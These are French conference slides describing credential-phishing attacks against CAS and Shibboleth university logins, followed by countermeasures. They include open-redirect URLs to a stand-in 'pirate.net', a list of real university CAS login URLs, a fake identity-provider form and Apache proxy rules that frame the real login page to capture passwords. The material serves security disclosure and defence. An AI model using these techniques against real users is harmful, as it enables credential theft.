
Technique du méchant

1 – L'utilisateur arrive sur son serveur CAS habituel et saisit ses identifiants.

2 – Il est redirigé vers un fake du CAS officiel l'invitant à re-saisir suite à une erreur fictive.

3 – Il est enfin redirigé vers le service demandé initialement où il est désormais authentifié.

Vrai CAS



The screenshot shows a web browser window with the following elements:

- Browser Tab:** Service Central d'Auth
- Address Bar:** <https://cas.univ-tlse1.fr/cas/login?service=http://cas.univ-tlse1.tk?monespace.univ-tlse1.fr/>
- Logo:** UNIVERSITÉ TOULOUSE 1 CAPITOLE
- Page Title:** Service Central d'Authentification
- Form:**
 - IDENTIFIANT :** Input field containing "candide"
 - MOT DE PASSE :** Input field containing "*****"
 - Prévenez-moi avant d'accéder à d'autres services
 - SE CONNECTER** button
 - EFFACER** button
- Warning:** Pour des raisons de sécurité, fermez votre navigateur après vous être connecté aux services protégés !
- Seal:** UNIVERSITAS MAGISTROTORUM & SCOLARUM 1229

Faux CAS

Service Central d'Authentification

UNIVERSITÉ TOULOUSE 1 CAPITOLE

Service Central d'Authentification

IDENTIFIANT :

candide

MOT DE PASSE :

.....

Prévenez-moi avant d'accéder à d'autres services

SE CONNECTER EFFACER

⚠ Pour des raisons de sécurité, fermez votre navigateur après vous être connecté aux services protégés !

Les informations transmises n'ont pas permis de vous authentifier.

UNIVERSITAS MAGISTRO RUM SCOLAR IUM 1229

ENT

Environnement Numéri x

monespace.univ-tlse1.fr/render.userLayoutRootNode.uP

UNIVERSITÉ TOULOUSE 1 CAPITOLE *mon espace* CONNEXION

accueil aide

Bienvenue sur l'ENT

Cliquez sur "**Connexion**" pour accéder à vos services

Liens utiles

Google

exalead

Legifrance

UTM Université Toulouse 1 Capitole

Université Toulouse le Mirail

Université Sabat

INP INSA ISA

Université de Toulouse Centre Universitaire Champollion Crous Toulo

JOURNAL OFFICIEL Service Public.fr

Annuaire

Recherche sur le nom :

OK

Recherche sur le service :

Aucun

Flux informations UT1

Les 10 dernières actualités

- Master 2 Droit et Management Social de l'Entreprise : Les candidatures pour la formation continue en présentiel sont ouvertes
- Découvrir le test de langue BULATS (étudiants de M2)
- Enseignant étranger à UT1
- Conférence - débat : Droit du travail et crise
- Journée Ingénierie Système

Difficile ?

Environ 10 minutes de travail pour un développeur web lambda pour cloner le CAS officiel et coder le stockage des données saisies.

Efficace ?

50 % de réussite

mais public testé résistant : uniquement quelques membres d'une DSI informée au danger du phishing

- 1 – Le phishing (bête et méchant)
- 2 – La redirection
- 3 – L'attaque silencieuse
- 4 – Le contournement

si le serveur CAS visé
implémente des filtres

Les filtres

L'attaquant ne peut pas savoir a priori si le serveur CAS visé implémente un filtre de redirection.

Le filtre autorise en général tout le domaine : *.univ.fr

L'attaquant peut parier sur le bug [CAS-1071] ou la mauvaise configuration du filtre :

[https://cas.univ.fr/login?service=http://pirate.net?
ent.univ.fr/](https://cas.univ.fr/login?service=http://pirate.net?ent.univ.fr/)

- 1 – Le phishing (bête et méchant)
- 2 – La redirection
- 3 – L'attaque silencieuse
- 4 – Le contournement
- 5 – La sortie

Entrée trop filtrée ?
on piège l'internaute
à la déconnexion

Le Logout

Le logout est rarement filtré.

Testez vous-même :

<https://cas.univ.fr/logout?service=http://www.google.fr>

Le Logout

[https://cas.univ.fr/login?service=https://cas.univ.fr/logout?
service=http://pirate.net](https://cas.univ.fr/login?service=https://cas.univ.fr/logout?service=http://pirate.net)

- 1 – l'utilisateur s'authentifie et fait confiance,
- 2 – il est aussitôt déconnecté de façon transparente,
- 3 – puis il est amené sur le site pirate.

Le Logout

Technique aisément combinable avec les précédentes.

Testée avec succès sur un nombre non significatif de cobayes.

- 1 – Le phishing (bête et méchant)
- 2 – La redirection
- 3 – L'attaque silencieuse
- 4 – Le contournement
- 5 – La sortie
- 6 – L'encapsulation

pour attaquer Shibboleth
et d'autres ...

<rappel2 type="vulgarisation" voix="Michel Chevalet">

pour l'internaute, Shibboleth,

Comment-ça-marche ?

Exemple : accès au site des JRES 2011

1 – l'utilisateur se rend à l'URL des JRES 2011 :
<https://2011.jres.org/>

2 – il demande à se connecter : clic « Connexion »

Exemple : accès au site des JRES 2011 (suite)

3 – il est dirigé vers un formulaire de choix de fournisseurs d'identités

URL, à *retenir par cœur*

<https://federation.renater.fr/wayf?entityID=https%3A%2F%2F2011.jres.org%2Fshibboleth&return=https%3A%2F%2F2011.jres.org%2FShibboleth.sso%2FLogin%3FSAMLDS%3D1%26target%3Dss%253A%253A77daa3da4167c33947b03c387c0c28db3a24ed43>

Exemple : accès au site des JRES 2011 (fin)

4 – il choisit son fournisseur d'identités dans la liste : clic

5 – il est alors amené sur le service d'authentification du fournisseur d'identités ... presque toujours CAS/JASIG

6 – il saisit ses identifiants, fournis par son établissement,

7 – et se voit enfin redirigé vers <https://2011.jres.org>, où il est maintenant authentifié.

</rappel2>

Questions

Qui sait quel service est « shibbolisé » sur le web ?

Qui sait quel portail peut légitimement me proposer des fournisseurs d'identités ?

Qui connaît l'ordre des redirections attendu ?

Qui vérifie chaque URL à chaque redirection ?

Qui sait si son établissement fait partie de la fédération ?

personne.

seule référence de confiance dans la navigation

le serveur CAS de l'établissement

seule référence de confiance dans la navigation

a posteriori

le serveur CAS de l'établissement

Application Shibboleth frauduleuse


1 - l'internaute est invité sur le portail de fournisseur d'identités du pirate,

2 - il est ensuite dirigé vers un formulaire web pirate qui encapsule dans une frame son serveur CAS officiel (vol des données),

3 – il est enfin renvoyé vers n'importe quoi d'autre (cf techniques précédentes).

Application shibbolethée fr: x Connexion x OSSIR : Groupe RÉSIST > A x

https://federation.cru.fr/wayf?entityID=https%3A%2F%2F2011.jres.org%2Fshibboleth&return=https%3A%2F%2F2011.jres.org%2FShibboleth



Pour vous connecter à '2011.jres.org'
faites un choix entre les trois possibilités suivantes :

Si votre établissement apparaît dans la liste déroulante ci-dessous, sélectionnez-le pour vous connecter avec le compte de votre établissement :

GIP RENATER Me connecter

- Ecole normale supérieure
- Ecoles de Saint- Cyr Coëtquidan
- Educagri - Enseignement Agricole
- GIP RENATER**
- Grenoble INP
- Grenoble INP - Institut polytechnique de Grenoble
- IFMA Clermont-Ferrand - Institut Français de Mécanique Avancée
- IFREMER
- INALCO - Institut National des Langues et Civilisations Orientales
- INRA - Institut national de la recherche agronomique
- INRIA - Institut National de Recherche en Informatique et Automatique
- INRP - Institut National de Recherche Pédagogique
- INSA de Lyon
- INSA de Rennes
- INSA de Rouen
- INSA de Toulouse
- INSERM
- IPB - Institut Polytechnique de Bordeaux
- IUFM de Bretagne
- IUFM de Montpellier

Si vous ne dépendez pas d'un établissement enseignement supérieur ou si votre établissement n'apparaît pas dans la liste ci-dessus, vous pouvez créer un compte CRU utilisable pour l'accès à cette application. [Plus d'information ici sur les comptes CRU.](#)

Créez votre compte CRU

Récupération des URL de tous les serveurs CAS

...

```
$idp["PRES université de Bordeaux"]="https://managercas.univ-bordeaux.fr/login";  
$idp["UTC Université Technologique de Compiègne"]="https://cas.utc.fr/casUTConly/login";  
$idp["Université Paris Ouest Nanterre La Défense"]="https://casidp.u-paris10.fr/login";  
$idp["Université Toulouse 2 Le Mirail"]="https://cas.univ-toulouse.fr/cas/UT2/login";  
$idp["Université d'Aix Marseille 1 Provence"]="https://ident.univ-amu.fr/cas/login";  
$idp["Université d'Aix Marseille 2 Méditerranée"]="https://ident.univ-amu.fr/cas/login";  
$idp["Université d'Aix Marseille 3 Paul Cézanne"]="https://ident.univ-amu.fr/cas/login";  
$idp["Université d'Angers"]="https://cas.univ-angers.fr/cas/login";  
$idp["Université d'Artois"]="https://auth.univ-artois.fr/cas/login";  
$idp["Université d'Evry Val d'Essonne"]="https://portail.univ-evry.fr/cas/";
```

...

Menu déroulant du portail pirate

```
<form id="IdPList" name="IdPList" method="post" action="/auth/redirect.php">
  <select name="user_idp">
    <option value="https://janus.dsi.cnrs.fr/cas/login">CNRS</option>
    <option value="https://login.cpe.fr/cas/login">CPE LYON</option>
    <option value="https://ldapslave1.univ-jfc.fr/cas/login">CUFR J-F Champollion</option>
    <option value="https://federation.cru.fr/sac-cas/login">Compte CRU</option>
    ...
  </select>
</form>
```

redirect.php redirige l'internaute vers
<https://cas.univ.fr-login-illisible.pirate.net/auth/?idp=https://cas.univ.fr/login>

<rappe13 type="vulgarisation" voix="Michel Chevalet">

dans le navigateur, la Same Origin Policy,

Comment-ça-marche ?

Une ressource ne peut accéder à l'état d'une autre ressource que si elles ont toutes les deux la même Origine Web.

protocole, domaine, port

<https://cas.univ.fr-login.trucs.pirate.net/login>

<https://cas.univ.fr/login>

NON


<https://cas.univ.fr-login.trucs.pirate.net/auth/>

<https://cas.univ.fr-login.trucs.pirate.net/https/cas.univ.fr/login>

OUI

</rappel3>

HTML Document : <https://idp.renater.fr-trucs.pirate.net/auth/>



contient seulement une frame et un script espionnant la frame (xhr)

frame :

<https://idp.renater.fr-trucs.pirate.net/>
<https://idp.renater.fr/login>

affiche le vrai CAS proxifié

Serveurs du pirate

DNS

zone pirate.net

*

CNAME

pirate.net.

Web

ServerAlias

*.pirate.net

RewriteRule ^/auth/(.*)

http://pirate.inside/\$1 [P]

RewriteRule ^/http/(.*)\$

http://\$1 [P]

RewriteRule ^/https/(.*)\$

https://\$1 [P]

HTML Document

web pirate :
pages statiques + js,
sgbd



/auth/

proxy web pirate
*.pirate.net

/https/idp.renater.fr/login

https://idp.renater.fr/login

frame



Efficace ?

75 % de réussite sur un public
averti du piège et extrêmement résistant

fonctionne avec quasiment tous les IdP de la fédération
Renater... et les autres : Ivy League, etc

fonctionne avec de très nombreux formulaires
d'authentification web : assemblée nationale, gendarmerie,
impôts, FAI, Nasa, etc

Efficace ?

testé sur les géants du Web

⇒ plainte Google, plainte Paypal, accès Renater coupé !

soumis au CERT-Renater et au CERT-A
avec les contre-mesures préconisées

sans réponse à ce jour

Contre-mesures

CAS

filtrer correctement la redirection sur le login (regexp)

bean serviceRegistryDao de deployerConfigContext.xml

```
p:serviceId="^https?://[^\/?#]*\.univ\.fr(:[\d]+)?/.*"
```

interdire la redirection sur le logout (ou la filtrer)

bean logoutController de cas-servlet.xml

```
p:followServiceRedirects="false"
```

Contre-mesures

authentification Web

interdire l'affichage du formulaire dans une frame/iframe ou sous un nom de domaine non légitime

```
<script type="text/javascript">  
    var login = "https://cas.univ.fr/login";  
    var url = self.location.href;  
    if (self!=top || (url.substr(0,login.length)!=login)  
        {top.location.href="http://warning.univ.fr/cas/?pirate="+url;};  
</script>
```

Questions ?

détails et prototype sur <http://blog.bousquie.fr/>